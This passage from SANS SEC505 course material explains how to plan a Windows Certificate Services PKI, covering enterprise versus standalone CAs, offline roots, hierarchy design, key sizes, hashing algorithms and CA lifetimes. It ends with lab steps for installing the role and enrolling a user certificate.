The email address field on the General tab of a user's property sheet in AD Users and Computers needs to be completed before that user is issued a certificate intended for securing email. Without that information, the user's certificate will be issued without an email address (E=) and cannot be used for signing mail. Moreover, the email addresses of users cannot be changed after distributing certificates to them unless you are willing to issue new certificates. Therefore, the email system will likely need to be planned and installed first. The email address naming scheme should cohere with (or be identical to) the user account naming scheme in the forest as well.

If you have Exchange Server, then users' email addresses are already in AD. If you have another email system, you will likely need to import users' email addresses into AD and then keep these addresses up to date and in sync with your email system. Fortunately, PowerShell scripting of AD is relatively easy and we will see a number of examples this week.

Time Synchronization

For a variety of reasons, domain controllers and CAs should be time-synchronized with the *correct* time and date. Windows computers automatically synchronize their clocks with their domain controllers, domain controllers sync their clocks with the PDC Emulator operations master domain controller in their home domains, and the PDC Emulator in each subdomain syncs its clock with the PDC Emulator in the root domain of the forest. Hence, at a minimum, the PDC Emulator domain controller in the root domain of the forest should be synchronized via Network Time Protocol (NTP) with a reliable time server, such as pool.ntp.org. This can be done with the w32tm.exe:

```
w32tm.exe /config /manualpeerlist:pool.ntp.org  
/syncfromflags:manual /update
```

Even more secure is to set up your own internal NTP server using an ordinary GPS receiver. With a free clock-to-GPS synchronization utility, your internal NTP server will not be dependent on internet access and will thus be less vulnerable to NTP attacks.

Configure your domain controllers, firewalls, IDS sensors, and other time-sensitive devices to use your own NTP server (domain members can just use their controllers). Search Microsoft's website on the terms "Windows Time Service" and/or "w32tm.exe" for more information.

Active Directory Sizing and Replication

Copies of CRLs and most certificates are stored in the Active Directory Global Catalog. This means every user's certificate is replicated to every domain controller in the entire enterprise. Your domain controllers need both the storage space and bandwidth to replicate this data. This author has seen a client CA database with over 800,000 certificates, but this company had tens of thousands of users and computers.

Failover Clustering

If you require maximum fault tolerance, you can also have a two-node active/passive failover cluster for your CA with Server 2008 and later. You can also simply have multiple certificate servers subordinate to your root CA; if one CA fails, the others can continue issuing certificates. However, it is rarely the CAs themselves that require clustering and load balancing; it is usually more important to provide load balancing and fault tolerance for the web servers that support OCSP and CRL distribution.

Standalone CA versus Enterprise CA

Standalone CA

- Not a domain member.
- Does not use Active Directory in any way.
- Does not use templates.
- Cannot issue smart card certificates for logon.
- Holds requests pending.
- Generally used for root and intermediate CAs.
- Should be run offline.

Enterprise CA

- Must use Active Directory.
- Uses templates in AD.
- Can issue smart card certificates for logon.
- Automatically issues certificate if client is authorized (Group Policy).
- Generally used for issuing CAs, root, or subordinate.
- Must be run online.

Standalone CA versus Enterprise CA

When Certificate Services is installed, there is a choice of "policy module" that determines how Certificate Services will authenticate users, issue certificates, enroll computer accounts, and publish other information. This is the most important choice for the type of CA you install.

There are two modules to choose from: Enterprise and Standalone. "Standalone" is used with two senses. Any computer is a standalone if it is not a member of a domain. A CA is a "standalone CA" if its policy module is not the enterprise policy module. These are two different meanings, and a standalone CA does not necessarily have to be a standalone computer with respect to domain membership.

The following table summarizes the differences between enterprise and standalone CA policy modules. The modules are discussed below.

	Standalone CA	Enterprise CA
Generally used for root and intermediate CAs	Yes	No
Generally used for issuing CAs	No	Yes
Uses Active Directory	No (not by design)	Yes. Required.
Generally run "off-line" or disconnected from network	Yes	Cannot, since access to Active Directory required.
Uses templates to create certificates	No. Cannot.	Yes. Required.
Can issue Smart Card User or	No	Yes

Smart Card Logon certificates		
Supports computer auto-enrollment	No	Yes
Must be installed on a computer that is a member of a Windows domain	Optional. Often not done for the sake of added security.	Yes. Access to Active Directory is required.
Can be installed on a domain controller	Yes. Not much point in doing this though.	Yes. Might be done to increase performance, but hassles occur if you try to reinstall Active Directory.
Can use the Certificate Services Website	Yes	Yes
Certificate Services Website must be installed on the CA itself	No	No
Policy DLL can be replaced or customized	Yes	Not recommended, but yes
Automatically issues certificates after receiving requests	No, requests remain pending until approved by an administrator.	Yes, since the user authenticated to Active Directory.
All information in certificate request must be entered by hand	Yes, since neither templates nor Active Directory are used.	No, since templates and information from Active Directory are used to populate these fields.
Can issue certificates to users or computers in other domains of the forest	Yes, even to users completely outside of the forest.	Yes, but not to anyone outside the forest.
Must manually publish CA certificate and CRLs to Active Directory	Yes, for the most part.	No, integration with Active Directory is automatic.

Enterprise CA Details

Enterprise CAs are typically used as subordinate issuing CAs, but it is possible for them to be root or intermediate CAs as well. An enterprise CA must be a member server or domain controller. Keep in mind, though, that you cannot change the domain membership of a CA once certificate services is installed; hence, you won't be able to uninstall and/or reinstall Active Directory to troubleshoot AD after you've made the box a CA.

Note: You must be a member of the Enterprise Admins group in order to install a CA with the Enterprise Policy Module.

The enterprise policy module uses Active Directory to authenticate users, to find the information required for the credentials in certificates, and to make published certificates available for search on the network. Hence, an enterprise CA must be run "online" or connected to a network with access to Active Directory.

A user or computer must have an account in Active Directory in order to request a certificate from an enterprise CA. If a user or computer successfully authenticates to the domain, an enterprise CA will rely on this authentication and *automatically* issue any requested certificate to the user/computer for which the user/computer has the requisite permissions.

Important! Assuming a user has the necessary permissions, an enterprise CA will issue a certificate to any user who successfully authenticates to the domain. No manual administrator approval is required. Hence, you must enforce strong passphrase and lockout policies to help prevent attackers from acquiring certificates.

An enterprise CA will use the account information in Active Directory, such as email addresses, to populate the credentials in requested certificates. This means users do not have to manually type in their credential information when they request a certificate, and "typo" errors are significantly reduced.

Enterprise CAs use templates to format all certificate requests. The template extracts the necessary identifying information from Active Directory when the certificate is created.

After the certificate is created, the enterprise CA will publish it to Active Directory automatically. This makes it available to all users and computers throughout the forest because certificates are a part of the Global Catalog.

Only enterprise CAs support computer auto-enrollment and smart card certificates that can be used for Kerberos authentication to the domain. Standalone CAs do not support either of these features.

Standalone CA Details

Standalone CAs are usually root or intermediate CAs that do not issue certificates directly to end users. The exception is when the users are outside of one's organization.

A standalone CA is typically a standalone server, i.e., it is not a member of any domain. Standalones are often run "off-line" or completely disconnected from any network. (See below for online vs. off-line discussion.) A standalone CA operates independently of Active Directory.

Standalone CA's issue certificates primarily through the Certificate Services Website (<http://servername/certsrv/>). All interactions are manual. A user must enter all identifying credential information by hand. The certificate request will remain pending until the CA administrator explicitly reviews and approves the request. Then the user must manually download and install the certificate. The certificate is not published to Active Directory automatically, but it may be imported there manually. Usually, the CA administrator and "user" are the same person because the certificate being requested is for an intermediate or issuing CA.

Note: If a standalone CA is installed in the root domain of the forest as a member server, then the CA's certificate and CRL will be published to Active Directory, but other certificates will not. CERTUTIL.EXE can always be used to publish the CA's certificates to AD, however, no matter whether it is a member server or not.

Standalone CAs do not use templates to create certificates. Hence, all information for the certificate issued must be entered by hand.

Smart card logon certificates and computer auto-enrollment are not supported. Smart card certificates for purposes *other* than log on, e.g., secure email, can be issued by a standalone CA, however.

Importantly, the standalone CA policy can be customized or replaced by another policy DLL if desired. This permits third-party developers to integrate Certificate Services with their own PKI solutions.

Online vs. Offline Operation

An enterprise CA must operate online in order to use Active Directory and to transparently enroll users and computers. A standalone CA can be online as well, but this is an unnecessary risk.

When not in use, the hard drive(s) of root/intermediate standalone CAs should be removed and stored in a safe or lockbox. (This is facilitated by using cartridge drives, or drives mounted in caddies that are inserted into a special bay on the front of the computer.) The drive is inserted and the computer booted only for those relatively rare occasions when the private key of the CA is needed, e.g., issuing a new intermediate CA certificate, signing a CRL that revokes a CA certificate. Even then, the certificate or CRL generated should be transported by hand with a flash disk, not transmitted over the network, since the off-line CA should never be connected to any network.

Offline CAs are easy and cheap to protect: lock their drives in a safe. It is the online CAs that may require expensive cryptographic hardware.

Note: Some templates are tagged as "off-line templates", but this is a different use of the term "off-line". Off-line templates are used with the Certificate Services Website, which might nonetheless be accessible from the network or internet.

When installing a subordinate CA with a certificate generated by an off-line root CA, the certificate will be in the form of a PKCS#12 file (.pfx extension). During the installation, you will have the option of either generating a public/private key pair or importing the pair from a PKCS#12 file. You will use the import option. Import is easy because a Wizard will walk you through the process. After importing the certificate and private key, the flash disk with the PKCS#12 file should be locked in the safe with the hard drives of the off-line CAs as a backup.


Root CA versus Subordinate CA

Start with just two CAs:

1. Standalone Root CA
2. Enterprise Subordinate CA

Hierarchy Benefits:

- Damage containment
- Assign different policies
- Delegation of authority
- Fault tolerance and load balancing
- Add more CAs later as needed...



Root CA versus Subordinate CA

Only a root CA obtains its certificate from itself. Most CAs receive their certificates from other CAs. A root CA can create a certificate, not for a user, but for another CA; this CA in turn can issue certificates to other CAs, thus forming a chain or hierarchy, until end users and computers receive their certificates.


Root CA

A "root CA" has a public/private key pair where the private key was used to sign the public key. A root CA is "self-signed" in that the issuer and subject fields in the root CA's certificate are identical. A hierarchical PKI begins with a root CA.

Subordinate CA

But not all CAs are root CAs. In fact, the majority of CAs are not roots. The public key certificate of a CA must be signed by somebody, but it could be another CA, and that other CA could be owned and controlled by another organization (like Verisign) or by one's own organization.


If you examine the properties of any certificate, the Certificate Path tab in the properties shows where that certificate came from, i.e., who signed and issued it.



For example, in the screenshot above, we can see the Certification Path tab from the properties of a certificate for a CA named "DOD EMAIL CA-32". The United States Department of Defense has a root CA named "DoD Root CA2" and its private key was used to sign this certificate, the one whose properties we are viewing, which is not the root. Both are CAs; the one at the top is a root CA, while the lower one is a subordinate CA to that root.

Hence, a "subordinate CA" is a CA whose public key was signed with the private key of another CA. The parent CA is often a root CA, but the parent signer could actually be another subordinate. Hence, there can be a chain of signings from the root CA down through one or more subordinate CAs. This chain can be followed up or down, so it is often referred to as a "path", i.e., "walking the CA path up to the root" or "the application validates the certificate path"; or "a trusted certificate must chain up to a trusted root". A user or computer certificate must be signed by a CA, but the issuing CA can be either a root or a subordinate CA anywhere in the path.

For example, in the following screenshot from the certificate of a subordinate CA, the path starts with the root at the top, a subordinate in the middle (called an "intermediate subordinate"), and another subordinate at the bottom, which is the certificate whose properties are shown in the screenshot.



In this course, we will soon install a root enterprise CA, but that is because we only have one VM to use. In real life, though, the recommendation in the next section is that you install 1) a standalone root CA and use it to sign the certificate of 2) an enterprise

subordinate CA. You could then install additional subordinate CAs as you wish, either standalone or enterprise, when you design your CA hierarchy.

Terminology

CAs are categorized by where they obtain their certificates and to whom they issue certificates:

- **Root CA.** A "root CA" has a self-signed certificate. That is to say, the subject and issuer fields in its CA certificate are identical. Root CAs can issue certificates directly to end users, but typically it will only issue certificates to other CAs instead.
- **Intermediate CA.** If a subordinate CA only issues certificates to other CAs, not to end users, then it is called an "intermediate CA".
- **Issuing CA.** If a CA issues certificates directly to end users and computers, then it is called an "issuing CA".

A "CA hierarchy" (also called a "PKI hierarchy") is two or more CAs that are in a parent-subordinate relationship. One CA will be the root, while the other(s) will be subordinate to it directly or indirectly. At the bottom of the hierarchy are the issuing CAs that create certificates only for end users, not other CAs. In the middle layer(s) of the hierarchy are zero or more intermediate CAs.

Are All PKIs Single-Root Hierarchies?

No, there are other PKI structures besides single-root hierarchies. A "cross-certified network" of CAs exists when a CA has more than one certificate from more than one hierarchy. Windows can use Certificate Trust Lists (CTLs) or an organization can install multiple CAs to achieve a similar result to cross-certification.

There is also the "web of trust" model made popular by the Pretty Good Privacy (PGP) program. In a web of trust, there are no official CAs: each certificate holder can sign others' certificates to vouch that the credentials in the certificate are correct, and others can sign one's own certificate to vouch that your certificate really is yours. In this way, a web of signatures can bind a network of certificate users together.


Windows CAs do not follow the web-of-trust model.

Do I Have to Deploy a Three-Tier CA Hierarchy?

No, but there are benefits to having at least a two-tier CA hierarchy. The benefits are discussed below.

A CA used for small-scale enrollments used internally could be just the root CA. No subordinate CAs are needed if the sensitivity of the certificates is low, enrollments are infrequent, and there are no special legal or regulatory requirements.

A two-tier hierarchy makes more sense in a medium-sized organization. A three- or n -tier hierarchy might be appropriate in a multinational corporation or large government agency with numerous departments. The design is flexible and, if you start with a two-tier hierarchy, you can always add more CAs later.



In the diagram above, the root CA at the top signs its own certificate (so, Subject = Issuer). All CA certificates below the root are called "subordinate CAs". The CAs at the bottom, which enroll end users and computers, are called "issuing CAs". All the CAs in

between the root and issuing CAs are called "intermediate CAs", and there can be zero, one, or many layers of intermediate CAs. The end user certificates at the bottom are not CA certificates. They are used by people or computers for encryption, digital signatures, key exchange, etc.

What Are the Benefits of a CA Hierarchy?

The benefits of having at least a two-tier CA hierarchy are the following:

- **Flexible management and security policies.** Not all divisions and departments within an organization will require the exact same PKI security policies. These policies concern how identities are verified, how certificates are requested and published, the protection of private keys, key renewal and revocation guidelines, permitted certificate purposes, delegation of authority over the CA, etc. Each CA in a hierarchy can have a different management or security policy to match the type and sensitivity of the certificates it issues.
- **Damage containment.** If a root CA is compromised, the entire PKI is compromised. If only an intermediate or issuing CA is compromised, then only that branch of the PKI is affected and new certificates can be issued to replace the CA and user certificates involved.
- **Load balancing and fault tolerance.** Having multiple issuing CAs provides load balancing and fault tolerance for certificate enrollment. Also, a CA's CRL only includes the certificates it has revoked, not all revoked certificates from all CAs; this helps to keep the size of the CRL as small as possible.
- **Delegation of authority.** Each CA can be controlled by a different division or administrator.

Can My Organization Have Multiple Hierarchies?

Yes, though the value of this would have to be carefully planned. The bottom line is: What CAs do my users and computers trust? Users and computers can be made to trust many root CAs simultaneously, and one or more of these root CAs can be controlled by the local organization, and one or more of these root CAs can be controlled by outside organizations if they are deemed trustworthy.

Though it would complicate administration somewhat, there are no in-principle problems with owning multiple CA hierarchies. In fact, there are two cases where having multiple hierarchies can be very advantageous:

- Certificates for partner networks: vendors, suppliers, distributors, etc.
- Certificates for secure email

Certificates for Partner Networks. A partner network may already have a PKI installed. To provide you with access to the partner's network, the partner may issue a

subordinate CA certificate to your organization. You will install an issuing CA with the certificate and distribute personal certificates to those users who require access to the partner network. The partner company is trusting you to be a responsible issuer of their certificates, but, at the same time, the CA certificate given to you is strictly limited in its purposes and life span. On the partner network, your partner-issued certificates will be mapped to user accounts that will be tightly controlled.

Certificates for Secure Email. Certificates for secure email are problematic because the recipients of one's email must trust your CA. Within an organization, this is not a problem, but when random people on the internet receive email from you, they will not trust your organization's CA; hence, they will not be able to verify your digital signatures. The solution is to use email certificates that have been issued by one of the popular commercial CAs whose certificates are already built into most email programs, e.g., Verisign's CA certificates are built into Windows and are thus trusted by Microsoft Outlook.

To obtain email certificates from a popular commercial CA, these CAs will sell personal email certificates one certificate at a time. But this is expensive, does not scale, and does not provide one with any administrative or security control over the certificates. Therefore, many of the commercial CAs will issue subordinate CA certificates (subordinate to the commercial CA, that is) to organizations that wish to issue and manage their own email certificates. Your company could install a Windows CA with the subordinate CA certificate, then issue certificates whose trust path leads up to the commercial CA's root, not one's own private root CA.

Some subordinate CA certificate vendors include:

- <https://www.wisekey.com>
- <https://enterprise.verizon.com/>

CA Hierarchy Design Recommendations: How to Get Started

Start with an off-line standalone root CA and use it to issue a subordinate certificate to a single online enterprise CA. Try to issue all certificates from the one enterprise CA. This is a starting point and it may be sufficient for small- to medium-sized networks.

For each division or department that requires a significantly different security policy, or which has a large number of users, or which demands independence for political reasons, the root CA should issue another subordinate CA certificate. If the user base is large enough, this should be an intermediate CA certificate for an off-line standalone CA, with the intention that it will create issuing CA certificates as necessary underneath it. Otherwise, the division or department should install just an issuing, online enterprise CA from the root without an intervening intermediate CA.

As needed for load balancing, efficiency and fault tolerance, additional issuing, online enterprise CAs can be installed. A single enterprise CA can manage hundreds of thousands of certificates, but keep in mind that certificates are replicated through the

Global Catalog; hence, Active Directory replication links must be able to handle the bandwidth, and domain controllers must be able to handle the storage requirements.

For partner networks and secure email, a subordinate CA certificate should be obtained from the partner company or from a popular commercial CA. These certificates will be used to install online enterprise CAs that are subordinate to the partner or commercial CA, yet still under one's administrative control.

By starting with a two-tier hierarchy, you can always add more subordinate CAs later to make the hierarchy as deep or wide as you require. And you can always add more root CAs later too, though it's best to try to stick with just a single internal root CA if possible.

Cryptographic Service Provider (CSP)

Your Cryptographic Service Provider (CSP) is that module, hardware or software, which actually performs the work encryption, decryption, hashing, etc. If you've installed a Hardware Security Module (HSM) and driver, you'd select the HSM from the pulldown list of CSPs during installation with Server Manager. If you are not using an HSM and you don't have a special reason to choose another CSP, then choose the "RSA#Microsoft Software Key Storage Provider" CSP (consider this to be the best default).

If you are using a smart card or other special CSP, and that CSP provides the option to require human interaction during cryptographic operations, and you want to require such interaction to maximize security, then check the box to "Allow administrator interaction when the private key is accessed by the CA" during the installation with Server Manager. With a smart card CSP, for example, an administrator would need to enter the PIN for each operation. While such human interaction may be desirable for an off-line root or intermediate CA, it would not be practical for an online issuing CA. If in doubt, leave the box unchecked in Server Manager.

CA Cipher and Key Size

Depending on the CSP chosen, you can select an RSA key size up to 16384 bits, but, as a practical matter, never choose a key size larger than 4096 bits. In fact, if you have older Cisco hardware or older Java applications (circa 2001) that use certificates, then choose a key size of 2048 bits, since these older products can't support key sizes larger than 2048 bits. If you have any doubt and you want to lean toward backward compatibility at the price of optimal security, then choose 2048 bits. If you want to lean toward security at the price of optimal performance, then choose 4096 bits. But never use an RSA public key smaller than 1024 bits for any purpose whatsoever, whether it's for your CA, servers, workstations, or applications.

For the sake of backward compatibility, it's best to use RSA as the public key cipher for the CA. Perhaps in five to fifteen years it will be safe to choose a faster and more secure cipher, such as an elliptic curve cipher, but it's still too soon. The exception would be if you know for certain that you will only use your PKI internally.

CA Hashing Algorithm

The choice of hashing algorithm is problematic. Never choose MD5. If you need to maximize backward compatibility, choose SHA-1. But note that SHA-1 has been deprecated and Windows stopped supporting SHA-1 on January 1, 2017, for most certificates!

Warning: SHA-1 has been deprecated and Windows stopped supporting most certificates that use SHA-1 on January 1, 2017!

SHA-2 is supported on Windows XP-SP3, Server 2003-SP2, Vista, Server 2008, and later operating systems. If you know the computers of your users, clients, and customers meet these minimum OS requirements, then choose one of the SHA-2 hashing algorithms: SHA-224, SHA-256, SHA-384, or SHA-512. SHA-256 will probably become the standard, but there will be problems during the transition from SHA-1. This is going to require careful testing in your environment and there is no way around it!

For more information, please perform these internet searches:

- site:technet.com sha1 deprecation policy
- site:microsoft.com Migrating a Certification Authority from a CSP to a KSP
- KB968730
- KB938397


CA Name

When you choose a name for the CA, keep in mind that this will be the CA's name forever, even after upgrading the OS or moving the server from one geographical region to another. This is a name that will potentially be used for decades. Hence, choose a name that does not identify the Windows version, city, region, responsible IT group, or any other item that may change in the years to come. Also, avoid using space characters anywhere in the name—use dashes instead.

CA Certificate Time to Live

Keep in mind that a CA cannot issue new certificates with TTLs longer than its own; hence, a rule of thumb is to enter a TTL that is two or three times the TTL of any certificate that will likely be issued from the CA itself. If in doubt, give the root CA a TTL of 20 years. If the CA is a subordinate, give it a TTL of 10 years or half the lifetime of the CA above it in the PKI hierarchy, i.e., its issuer. End entity certificates typically have a lifetime of six months to two years, but some have a TTL as short as a few minutes or hours. If in doubt about end entity certificate TTLs, use one year.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS | SEC505 | Securing Windows

On Your Computer

In this lab, you will install the Certificate Services role and request a new certificate.

Install the Certificate Services Role


Open and examine the script for installing the Certificate Services role (the comments in the script describe each action):

```
cd C:\SANS\Day5  
ise .\Install-CertificateServices.ps1
```

When installing a role, if you are prompted to provide the path to the Windows Server installation media, modify the settings or properties of your VM to mount the ISO file from Microsoft for installing Windows Server. (This is not the SEC505.ISO file.) Afterwards, if you are prompted for the exact path, and if Microsoft's installation ISO has been mounted as drive letter "d:", then the correct path would be "d:\sources\sxs".

Please run the installation script and wait a few minutes:

```
.\Install-CertificateServices.ps1
```



While the installation script is running, if you do not already have a custom MMC console named "Tools.msc" on your desktop, please run MMC.EXE, use the File menu, select Add/Remove Snap-In, and add the following snap-ins to that MMC console:

- Certificates (My User Account)
- Certificates (Computer Account)
- Certification Authority (Local Computer)
- Certificate Templates
- Online Responder Management

After adding the above snap-ins, save the console to your desktop as "Tools.msc" (File menu > Save As). If you already have this console file, you can overwrite it or add the above snap-ins to whatever snap-ins you already have.


If a snap-in is not yet available while the script is running, just wait a minute or two.

Enroll for a New Certificate (MMC.EXE Certificates Snap-In)


The main graphical tool for requesting, renewing, deleting, importing, exporting, opening, and finding certificates is the Certificates MMC snap-in. Keep in mind that regular users do not use this snap-in; it's only for IT people.

To enroll for a new certificate from the "User" template, please expand down the yellow containers underneath the Certificates - Current User snap-in.

Right-click on Personal > All Tasks > Request New Certificate.



Click Next > Next > check the "User" template box > Enroll.

